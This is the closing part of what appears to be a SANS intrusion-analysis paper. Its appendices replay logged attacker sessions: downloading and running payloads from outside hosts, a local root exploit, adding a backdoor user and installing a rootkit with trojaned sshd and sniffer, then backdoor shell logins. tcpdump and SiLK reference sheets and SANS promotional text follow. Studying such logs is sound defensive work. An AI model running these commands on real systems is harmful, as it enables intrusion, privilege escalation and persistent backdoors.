--13:47:01--  http://www.s0urce.hpg.ig.com.br/bnc
          => `bnc'
Resolving www.s0urce.hpg.ig.com.br... done.
Connecting to www.s0urce.hpg.ig.com.br[200.226.137.10]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5,071 [text/plain]

    0K ....                                                  100%   10.77 KB/s

13:47:03 (10.77 KB/s) - `bnc' saved [5071/5071]
```

Make **bnc** executable, rename to **fsflush** and start

```
chmod +x bnc

mv bnc fsflush

export PATH ;

PATH=:.PATH ;

fsflush ;

ls
/bin/sh: ls: command not found
```

61.61.123.123

Session 5: tcp/33587 ↔ tcp/443

Login automated script. Reason sids 1887, 1882 fired

```
TERM=xterm; cd /tmp/; wget -dbc silviu.250free.com/x/qd >>/dev/null; sleep 8; rm -rf
wget*; chmod +x qd; ./qd >>/dev/null; rm -rf /tmp/qd; export TERM=xterm; exec bash -
i

uname -a; cat /etc/issue; cat /etc/*-release; id; w;

./qd: line 2: syntax error near unexpected token `-->'
./qd: line 2: `<!-- BEGIN 250Free Advertising - REMOVE THIS CODE WHEN EDITING PAGE -
->'
bash: no job control in this shell
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ Linux
localhost.localdomain 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
Red Hat Linux release 7.3 (Valhalla)
Kernel \r on an \m

Red Hat Linux release 7.3 (Valhalla)
uid=48(apache) gid=48(apache) groups=48(apache)
  4:15pm  up 2 days, 12:43,  1 user,  load average: 1.05, 1.08, 1.02
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                Sat 3am 22:35m  0.42s  0.42s  -bash
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ cd /tmp
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ wget
wget: missing URL
Usage: wget [OPTION]... [URL]...

Try `wget --help' for more options.
```

Download exploit tarball **p** for root

```
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ wget
balder.prohosting.com/tzonfi/p.tar.gz
--19:29:16--  http://balder.prohosting.com/tzonfi/p.tar.gz
           => `p.tar.gz'
Resolving balder.prohosting.com... done.
Connecting to balder.prohosting.com[65.113.119.134]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8,688 [application/x-tar]

    0K .......                                               100%   16.41 KB/s

19:29:17 (16.41 KB/s) - `p.tar.gz' saved [8688/8688]

readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ tar -
```

Start **p** exploit and get root

```
xzvf p.tar.gz
p
p.c
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ./p
[+] Attached to 4710
[+] Signal caught
[+] Shellcode placed at 0x4000fd1d
[+] Now wait for suid shell...
bash -i
bash: no job control in this shell
stty: standard input: Invalid argument
^[]0;@localhost:/tmp^Greadline: warning: rl_prep_terminal: cannot get terminal
```

Create new user **yo** and assign password of **a**

```
settings[root@localhost tmp]# /usr/sbin/adduser yo
^[]0;@localhost:/tmp^Greadline: warning: rl_prep_terminal: cannot get terminal
settings[root@localhost tmp]# passwd yo
New password: a
BAD PASSWORD: it's WAY too short
Retype new password: a
Changing password for user yo.
passwd: all authentication tokens updated successfully.
```

Download l.tgz

```
^[]0;@localhost:/tmp^Greadline: warning: rl_prep_terminal: cannot get terminal
settings[root@localhost tmp]# wget balder.prohosting.com/tzonfi/l.tgz
--19:30:14--  http://balder.prohosting.com/tzonfi/l.tgz
          => `l.tgz'
Resolving balder.prohosting.com... done.
Connecting to balder.prohosting.com[65.113.119.134]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 438,593 [application/x-tar]

    0K ......... ......... ......... ......... ......... 11%   23.27 KB/s
   50K ......... ......... ......... ......... ......... 23%   26.88 KB/s
  100K ......... ......... ......... ......... ......... 35%   24.80 KB/s
  150K ......... ......... ......... ......... ......... 46%   25.99 KB/s
  200K ......... ......... ......... ......... ......... 58%   24.91 KB/s
  250K ......... ......... ......... ......... ......... 70%   25.19 KB/s
  300K ......... ......... ......... ......... ......... 81%   24.30 KB/s
  350K ......... ......... ......... ......... ......... 93%   25.50 KB/s
  400K ......... ......... .......                      100%   22.67 KB/s

19:30:31 (24.89 KB/s) - `l.tgz' saved [438593/438593]

^[]0;@localhost:/tmp^Greadline: warning: rl_prep_terminal: cannot get terminal
```

Unpack tarball and install rootkit

```
settings[root@localhost tmp]# tar -xzvf l.tgz
.rootkit/
.rootkit/startup.tgz
.rootkit/curatare.tgz
.rootkit/sshd.tgz
.rootkit/mail-info.tgz
.rootkit/sniffer.tgz
.rootkit/trojans.tgz
.rootkit/sk.tgz
.rootkit/motd
setup
^[]0;@localhost:/tmp^Greadline: warning: rl_prep_terminal: cannot get terminal
settings[root@localhost tmp]# rm -rf .rootkit/sk.tgz
^[]0;@localhost:/tmp^Greadline: warning: rl_prep_terminal: cannot get terminal
settings[root@localhost tmp]# ./setup
^[[H^[[2Jtar (child): sk.tgz: Cannot open: No such file or directory
tar (child): Error is not recoverable: exiting now
tar: Child returned status 2
tar: Error exit delayed from previous errors
./setup: cd: sk: No such file or directory
inst: inst: No such file or directory
./setup: cd: /usr/share/locale/sk/.skl2: No such file or directory
^[[1;32m
./setup: ./sk: No such file or directory
                                                          #####
                                                         #######
                   *                                     ##O#O##
  ######          **#                                    #VVVVV#
    ##             #                                   ##  VVV  ##
    ##          ***   ### ####   ###    ###  ##### ######     #          ##
    ##         *  *#   ###    ##  ##     ##    ###  ##       #           ##
    ##        *   *#   ##     ##  ##     ##      ###         #           ###
    ##           **#   ##     ##  ##     ##      ###       QQ#           ##Q
    ##        # **#    ##     ##  ##     ##     ## ##     QQQQQQ#       #QQQQQQ
    ##       ## **# #  ##     ##  ###   ###    ##   ##    QQQQQQQ#     #QQQQQQQ
  ############  ###  ####   ####   #### ### ##### ######   QQQQQ#######QQQQQ

                      P O W E R E D     B Y    L I N U X

^[[0m
   ^[[0;32mStarting Rootkit Instalation ....^[[0m

   ^[[1;31mMakeing Home Directory And Copying Programs ...^[[0m
   ^[[0;3[0m
   ^[[0;32mcuratare ...^[[0m
   ^[[1;31mDone With Directorys & Programs ...^[[0m

   ^[[1;31mRemoveing Original Files ...^[[0m
   ^[[1;31mAnd Replaceing With Ours ...^[[0m
```

More rootkit install

```
collect2: cannot find `ld'
collect2: cannot find `ld'
cp: cannot stat `../utils/siz': No such file or directory
chmod: getting attributes of `psx': No such file or directory
chmod: getting attributes of `netstatx': No such file or directory
chmod: getting attributes of `pstreex': No such file or directory
chmod: getting attributes of `locatex': No such file or directory
chmod: getting attributes of `dux': No such file or directory
chmod: getting attributes of `dirx': No such file or directory
chmod: getting attributes of `vdirx': No such file or directory
chmod: getting attributes of `topx': No such file or directory
   ^[[1;31mCopying SSH Files ...^[[0m
   ^[[0;32msshd_config ...^[[0m
   ^[[0;32mssh_host_key ...^[[0m
   ^[[0;32mssh_random_seed ...^[[0m
   ^[[0;32msshd ...^[[0m
   ^[[1;31mDone With SSH Files ...^[[0m
```

Start SSHD server backdoor and sniffer

```
   ^[[1;31mCreating Startup Files ...^[[0m
   ^[[1;31mStarting SSHD Backdoor & Sniffer ...^[[0m
   ^[[1;31mDone ...^[[0m

   ^[[1;31mGathering System Info & Sending Mail...^[[0m
```

Appendix 3 - Backdoors

Port tcp/65510

- **200.227.94.85:1064 → 192.168.1.3:65510**

```
cavallero

.:=->Welcome my Lord<-=:.

Select: [S]hell / [X]term -> s
Okie, here is Ur shell... good funny :)

CoMMaND -> id
sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND -> sh: id: command not found
CoMMaND ->
```

Port tcp/65519

- **200.227.94.85:1069 → 192.168.1.3:65519**

```
cavallero
```


- **200.227.94.85:1070 → 192.168.1.3:65519**

```
ordep
[root@localhost.localdomain](/)# id
sh: id: command not found
[root@localhost.localdomain](/)# sh: i: command not found
[root@localhost.localdomain](/)# [root@localhost.localdomain](/)# [root@localhost.localdomain](/)#
[root@localhost.localdomain](/)# [root@localhost.localdomain](/)# [root@localhost.localdomain](/)#
[root@localhost.localdomain](/)# [root@localhost.localdomain](/)# [root@localhost.localdomain](/)#
[root@localhost.localdomain](/)# [root@localhost.localdomain](/)# [root@localhost.localdomain](/)#
[root@localhost.localdomain](/)# [root@localhost.localdomain](/)# [root@localhost.localdomain](/)#
```


Reference Material

IP Header Formats


IPv4 Header




IPv6 Header




TCP Header Format



UDP Header Format



ICMP Header Format



Common ICMP Types and Codes

Type 8: Echo request
Type 0: Echo reply
Type 3: Unreachable

Code 0 - Network unreachable - Tells you if a specific network is currently unreachable.
Code 1 - Host unreachable - Tells you if a specific host is currently unreachable.
Code 2 - Protocol unreachable - This code tells you if a specific protocol (TCP, UDP, etc) cannot be reached at the moment.
Code 3 - Port unreachable - If a port (SSH, HTTP, etc) is not reachable, you will get this message.
Code 4 - Fragmentation needed and DF set - If a packet needs to be fragmented to be delivered, but the Do not fragment bit is set in the packet, the gateway will return this message.

tcpdump Assistance

Format:

tcpdump [command line options] ['filter']

Command line options:

-r filename	Read from filename
-x	Display output in hexadecimal
-vv	Display additional fields in output (TTL, IP ID)
-S	Display the TCP sequence numbers as absolute numbers
-e	Display the Ethernet frame header (source and destination MAC addresses)
-n	Don't resolve hostnames
-c #	Process only # number of records (if a filter is used, records that match the filter only will be counted)
-F	Read the filter from a file
-w	Write output to a tcpdump pcap
-s #	Change the snaplen to # bytes
-X	Displays the datagram in ASCII
-t	Suppress timestamp printing
-tttt	Display date and time

Macros:

src	Pertains to the source side of the connection (src host 1.1.1.1)
dst	Pertains to the destination side of the connection (dst port 23)
host	Used to identify a host IP number or name (host 1.2.3.4)
port	Used to identify a port number or name (port 21)
net	Used to identify a network address (src net 1.1)
tcp	Specify TCP records only (tcp and port 21)
udp	Specify UDP records only (udp and host 2.2.2.2)
icmp	Specify ICMP records only (icmp and host 4.3.2.1)
ip	Specify IP records only (ip)

Miscellaneous:

=	Equal
!=	Not equal
>	Greater than
>=	Greater than or equal
<	Less
<=	Less than or equal
and	Combine two expressions and both must be true
or	Combine two expressions and one must be true
not	Negate an expression

SiLK Reference

rwfilter

```
[--input-pipe=INPUT_PATH]
[--pass=stdout] [--fail=stdout]
[{ --print-statistics | [--max-pass-records=N] [--max-fail-records=N]
   [--start-date=YYYY/MM/DD[:HH] [--end-date=YYYY/MM/DD[:HH]]]

[--stime=DATE_RANGE] [--etime=DATE_RANGE]
[--sport=INTEGER_LIST] [--dport=INTEGER_LIST]
[--aport=INTEGER_LIST] [--protocol=INTEGER_LIST]
[--icmp-type=INTEGER_LIST] [--icmp-code=INTEGER_LIST]
[--bytes=INTEGER_RANGE] [--packets=INTEGER_RANGE]
[--bytes-per-packet=DECIMAL_RANGE]

[{--saddress=IP_ADDR_MASK | --not-saddress=IP_ADDR_MASK}]
[{--daddress=IP_ADDR_MASK | --not-daddress=IP_ADDR_MASK}]
[{--any-address=IP_ADDR_MASK | --not-any-address=IP_ADDR_MASK}]

[--tcp-flags=TCP_FLAGS] [--flags-all=HIGH_MASK_FLAGS_LIST]
[--fin-flag=SCALAR] [--syn-flag=SCALAR] [--rst-flag=SCALAR]
[--psh-flag=SCALAR] [--ack-flag=SCALAR] [--urg-flag=SCALAR]
[--ece-flag=SCALAR] [--cwr-flag=SCALAR]
```

rwcut [--fields=FIELDS] [--all-fields]

rwuniq --fields=KEY [--values=VALUES]

```
[--all-counts] [{--bytes | --bytes=MIN | --bytes=MIN-MAX}]
[{--packets | --packets=MIN | --packets=MIN-MAX}]
[{--flows | --flows=MIN | --flows=MIN-MAX}]
[--stime] [--etime]
```

rwstats --fields=KEY [--values=VALUES]

```
{ --count=N | --threshold=N | --percentage=N }
[{--top| --bottom}]
```

SiLK Commands Fields and Description

Field Number	Description
1	Source IP
2	Destination IP
3	Source port
4	Destination port
5	Protocol number
6	Packets count
7	Bytes count
8	Flags (TCP)
9	Start time
10	Duration
11	End time
12	Sensor name
icmpTypeCode	Display proper ICMP type/code numbers
InitialFlags	Display TCP initial flags to distinguish client/server

ABOUT SANS

SANS is the most trusted and by far the largest source for information security training and certification in the world. It also develops, maintains, and makes available at no cost the largest collection of research documents about various aspects of information security, and it operates the Internet's early warning system – the Internet Storm Center. The SANS (SysAdmin, Audit, Network, Security) Institute was established in 1989 as a cooperative research and education organization. Its programs now reach more than 165,000 security professionals around the world. A range of individuals from auditors and network administrators to chief information security officers are sharing the lessons they learn and are jointly finding solutions to the challenges they face. At the heart of SANS are the many security practitioners in varied global organizations from corporations to universities working together to help the entire information security community. SANS provides intensive, immersion training designed to help you and your staff master the practical steps necessary for defending systems and networks against the most dangerous threats – the ones being actively exploited. This training is full of important and immediately useful techniques that you can put to work as soon as you return to your office. Courses were developed through a consensus process involving hundreds of administrators, security managers, and information security professionals, and they address both security fundamentals and awareness and the in-depth technical aspects of the most crucial areas of IT security. www.sans.org

IN-DEPTH EDUCATION AND CERTIFICATION

During the past year, more than 17,000 security, networking, and system administration professionals attended multi-day, in-depth training by the world's top security practitioners and teachers. Next year, SANS programs will educate thousands more security professionals in the US and internationally.

SANS Technology Institute (STI) is the premier skills-based cybersecurity graduate school offering master's degree in information security. Our programs are hands-on and intensive, equipping students to be leaders in strengthening enterprise and global information security. Our students learn enterprise security strategies and techniques, and engage in real-world applied research, led by the top scholar-practitioners in the information security profession. Learn more about STI at **www.sans.edu**.

Global Information Assurance Certification (GIAC)
GIAC offer more than 25 specialized certifications in the areas of incident handling, forensics, leadership, security, penetration and audit. GIAC is ISO/ANSI/IEC 17024 accredited. The GIAC certification process validates the specific skills of security professionals with standards established on the highest benchmarks in the industry. Over 49,000 candidates have obtained GIAC certifications with hundreds more in the process. Find out more at **www.giac.org**.

SANS BREAKS THE NEWS

SANS NewsBites is a semi-weekly, high-level executive summary of the most important news articles that have been published on computer security during the last week. Each news item is very briefly summarized and includes a reference on the web for detailed information, if possible. **www.sans.org/newsletters/newsbites**

@RISK: The Consensus Security Alert is a weekly report summarizing the vulnerabilities that matter most and steps for protection. **www.sans.org/newsletters/risk**

Ouch! is the first consensus monthly security awareness report for end users. It shows what to look for and how to avoid phishing and other scams plus viruses and other malware using the latest attacks as examples. **www.sans.org/newsletters/ouch**

The Internet Storm Center (ISC) was created in 2001 following the successful detection, analysis, and widespread warning of the Li0n worm. Today, the ISC provides a free analysis and warning service to thousands of Internet users and organizations and is actively working with Internet Service Providers to fight back against the most malicious attackers. **http://isc.sans.org**

TRAINING WITHOUT TRAVEL ALTERNATIVES

Nothing beats the experience of attending a live SANS training event with incomparable instructors and guest speakers, vendor solutions expos, and myriad networking opportunities. Sometimes though, travel costs and a week away from the office are just not feasible. When limited time and/or budget keeps you or your co-workers grounded, you can still get great SANS training close to home.

SANS OnSite *Your Schedule! Lower Cost!*
With SANS OnSite program you can bring a unique combination of high-quality and world-recognized instructors to train your professionals at your location and realize significant savings.

Six reasons to consider SANS OnSite:

1. **Enjoy the same great certified SANS instructors and unparalleled courseware**
2. **Flexible scheduling – conduct the training when it is convenient for you**
3. **Focus on internal security issues during class and find solutions**
4. **Keep staff close to home**
5. **Realize significant savings on travel expenses**
6. **Enable dispersed workforce to interact with one another in one place**

DoD or DoD contractors working to meet the stringent requirements of DoD-Directive 8570? SANS OnSite is the best way to help you achieve your training and certification objectives. **www.sans.org/onsite**

SANS OnDemand *Online Training & Assessments – Anytime, Anywhere*
When you want access to SANS' high-quality training 'anytime, anywhere', choose our advanced online delivery method! OnDemand is designed to provide a very convenient, comprehensive, and highly effective means for information security professionals to receive the same intensive, immersion training that SANS is famous for. Students will receive:

- **Up to four months of access to online training**
- **Hard copy of course books**
- **Integrated lectures by SANS top-rated instructors**
- **Progress reports**
- **Access to our SANS Virtual Mentor**
- **Labs and hands-on exercises**
- **Assessments to reinforce your knowledge throughout the course**

www.sans.org/ondemand

SANS vLive *Live Virtual Training – Top SANS Instructors*
SANS vLive allows you to attend SANS courses from the convenience of your home or office! Simply log in at the scheduled times and join your instructor and classmates in an interactive virtual classroom. Classes typically meet two evenings a week for five or six weeks. No other SANS training format gives you as much time with our top instructors.
www.sans.org/vlive

SANS Simulcast *Live SANS Instruction in Multiple Locations!*
Log in to a virtual classroom to see, hear, and participate in a class as it is being presented LIVE at a SANS event! Event Simulcasts are available for many classes offered at major SANS events. We can also offer private Custom Simulcasts – perfect for organizations that need to train distributed workforces with limited travel budgets. **www.sans.org/simulcast**

For group programs, please contact us at groupsales@sans.org